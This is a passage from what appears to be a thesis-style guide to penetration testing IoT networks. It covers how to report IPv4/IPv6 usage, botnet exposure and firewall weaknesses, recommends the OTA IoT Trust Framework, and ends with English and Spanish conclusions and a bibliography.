


Figure 4.1: Example screenshot of *Vulnreport* showing its dashboard.

not listed.

Here in the report, the tester should make a statistic representation (for example through a graph) showing the level of penetration of IPv4 versus IPv6. It is important since IPv4 is weaker and considered obsolete in comparison with the newer version. For devices in the Internet of Things this is important because they can be particularly susceptible to security breaches involving IPv4. Additionally, reporting the level of usage of Voice over Internet Protocol (VoIP) would be relevant since many IoT devices using IP calling may be susceptible to eavesdropping.

Also, in case a scan for unregistered IPs was performed, the tester should inform in the report the existence of any device that was not listed. With this the client could be able to check these devices and their awareness of their existence.

4.2 Reporting the level of penetration of the BoT

One of the most important topics of this guide is the one related to the BoT. It is one of the biggest threats the world of IoT is facing right now, and we must be able to detect if any attacker can get access to any IoT device in our network so we could further protect them. That's what the tests described in the section 3.3.1 are for. With all the results from those tests, the tester can reflect in the report how interconnected and weak are the IoT of the target.

If the hacking test has been successful in any device, a forensic study shall determine the cause and the solution to it, normally implying changing default passwords, changing

protocols configurations and updating some software and firmware resources.

Any potential form of bypassing the target firewall found is considered a top priority risk, so reporting on any possible remote access or connection ignoring it must be reported. Any weakness found in a firewall is extremely dangerous for the owner.

Also the report must contain a description of the result of the interconnectivity test, showing the Level of Indirect Weakness. Any Level of Indirect Weakness value over 0.35 should be taken into consideration (for example, by flagging it as a warning if considered of importance) and flagged as a danger if any of the devices that can build such Botnet partially or totally are found to be weak as a result of the hacking test. The solution for this would be to solve the threat of said device or to rearrange the devices in a way they could be safe at least until the problem is solved.

4.3 Helping improving the security policies. The OTA framework for IoT devices

At this point in the history of the IoT it's impossible not to assume that different organizations and authorities have worked on the creation and implantation of regulations, policies and recommendations for IoT devices' owners and users. One of these institutions is the Online Trust Alliance (OTA), an initiative created by the Internet Society, a group dedicated to promote good practices on IT and Internet related topics for the users. One of the most important publications of the OTA is the *OTA IoT Trust Framework*, a framework with policies and practices for a safer usage of IoT devices.[15]

This framework is highly useful for experts, but mostly for clients, since they are the most directly affected by the contents of the framework. Through the processes of Pentesting and report composition, it is highly recommended for the tester to bear these policies in mind, and considering recommending the client to study and apply the OTA IoT Trust Framework in case the client doesn't already do so. If the client fully complies with the practices indicated by the OTA, there is much more chances that their security will be improved.

Some of the practices encouraged by the Framework are: maintain the devices as updated as possible (specially regarding firmware), create and maintain an email address



Figure 4.2: Logo of the Online Trust Alliance

dedicated to IoT security notifications and check it's activity, as well as the accesses and asymmetric keys related, maximize the security in the configurations of every IoT device, using their official repositories, pages and manuals in order to do so, etc.

All of these practices are aimed to encourage the client to maximize the security of their IoT devices and to actively engage in their maintenance and protection, using systems like internal notification emails. The way the tester can be directly implicated in the process is by checking all the policies contained within the latest release of the OTA IoT Trust Framework one by one, and consider reporting those who aren't applied as minor threats, complying about the importance of proper usage of the IoT. It is also important to keep them up to day with the newer versions of the framework.

5

Conclusions

After observing the result of the development of the presented guide, it can be concluded that the result is a document that successfully brings aid to professionals with few knowledge or experience with IoT devices by providing them with a first contact with the way the Internet of Things works and what implications it has for the Penetration tester. After consulting and sharing this guide with some professionals it has been green lighted, proving that it has been well-received by its target audience.

This guide describes the basic principles and tools within the realms of hacking and Pentesting being put into practice in a more focused context, allowing the reader to further understand the practice of Pentesting focused on IoT devices, as well as the prevention of threats such as espionage or the BoT. The guide contributes with specific information describing which tests to perform, the tools available and how to use them, and a set of advices on reporting with the results of the experiments. In a nutshell, there is some hope that this document will be of use in the real world and that it will become a reference tool for professionals.

6

Conclusiones

Tras observar el resultado del desarrollo de la guía presentada, se puede concluir que el resultado ha sido un documento que satisfactoriamente brinda apoyo a los profesionales con menos conocimiento o experiencia con redes con dispositivos IoT al brindarles una primera toma de contacto con el funcionamiento del Internet of Things y las implicaciones que esta tiene para el Penetration tester. Tras haber consultado y compartido esta guía con algunos profesionales se le ha dado el visto bueno, demostrando así que la guía ha obtenido la aprobación de su público objetivo.

Esta guía describe los principios básicos y herramientas comunes dentro del área de hacking y Pentesting puestos en uso dentro de un contexto más especializado, permitiendo acercar más al lector al Pentesting enfocado a dispositivos IoT y prever amenazas como el espionaje o la BoT. La guía aporta información específica sobre qué test realizar, las herramientas disponibles y cómo utilizarlas, y un conjunto de consejos para la hora de realizar reportes con los resultados de los experimentos. En definitiva, se espera que pueda ser de utilidad en el mundo real y que pueda ser una herramienta de referencia para profesionales.

Bibliography

- [1] Sarah K. White. ‘Top U.S. universities failing at cybersecurity education’. In: (June 2016). URL: <https://www.cio.com/article/3060813/it-skills-training/top-u-s-universities-failing-at-cybersecurity-education.html>.
- [2] Shanhong Liu. ‘Internet of Things units installed by category from 2014 to 2020 (in billions)’. In: (July 2019). URL: <https://www.statista.com/statistics/370350/internet-of-things-installed-base-by-category/>.
- [3] Michal Salát. ‘Smart but not secure?’ In: (Sept. 2017). URL: <https://blog.avast.com/smart-but-not-secure>.
- [4] *Penetration Testing Vs. Ethical Hacking*. 2019. URL: https://www.tutorialspoint.com/penetration_testing/penetration_testing_vs_ethical_hacking.htm.
- [5] Bruce Schneier. ‘Hacking Your Computer Monitor’. In: <https://www.schneier.com/> (2016). URL: https://www.schneier.com/blog/archives/2016/08/hacking_your_co.html.
- [6] *BackTrack Linux - Penetration Testing Distribution*. 2006-2013. URL: <https://backtrack-linux.org/>.
- [7] Tim Greene. ‘Largest DDoS attack ever delivered by botnet of hijacked IoT devices’. In: *Network World* (2016). URL: <https://www.networkworld.com/article/3123672/largest-ddos-attack-ever-delivered-by-botnet-of-hijacked-iot-devices.html>.
- [8] Pablo González Pérez, Germán Sánchez Garcés and Jose Miguel Soriano de la Cámara. *Pentesting con Kali 2.0*. 0xWord, 2015. ISBN: 978-84-608-3207-2.
- [9] Secure Ideas. ‘Grey Box Penetration Testing’. In: <https://blog.secureideas.com> (Dec. 2012). URL: <https://blog.secureideas.com/2012/12/grey-box-penetration-testing.html>.

- [10] Nagasai. 'Classification of IoT Devices'. In: *CISO platform* (Feb. 2017). URL: <https://www.cisopatform.com/profiles/blogs/classification-of-iot-devices>.
- [11] Matthew Field. 'WannaCry cyber attack cost the NHS £92m as 19,000 appointments cancelled'. In: *The Telegraph* (Oct. 2018). URL: <https://www.telegraph.co.uk/technology/2018/10/11/wannacry-cyber-attack-cost-nhs-92m-19000-appointments-cancelled/>.
- [12] Brian Krebs. 'P2P Weakness Exposes Millions of IoT Devices'. In: (Apr. 2019). URL: <https://krebsonsecurity.com/2019/04/p2p-weakness-exposes-millions-of-iot-devices/>.
- [13] Hacking Tutorials. 'Buffer Overflow explained: The basics'. In: <https://www.hackingtutorials.org/> (Jan. 2017). URL: <https://www.hackingtutorials.org/exploit-tutorials/buffer-overflow-explained-basics/>.
- [14] Matthew Bon. 'A Basic Introduction to BLE Security'. In: (Oct. 2016). URL: <https://www.digikey.com/eewiki/display/Wireless/A+Basic+Introduction+to+BLE+Security>.
- [15] Online Trust Alliance. 'IoT Trust Framework'. In: <https://www.internetsociety.org/> (2017). URL: <https://www.internetsociety.org/iot/trust-framework/>.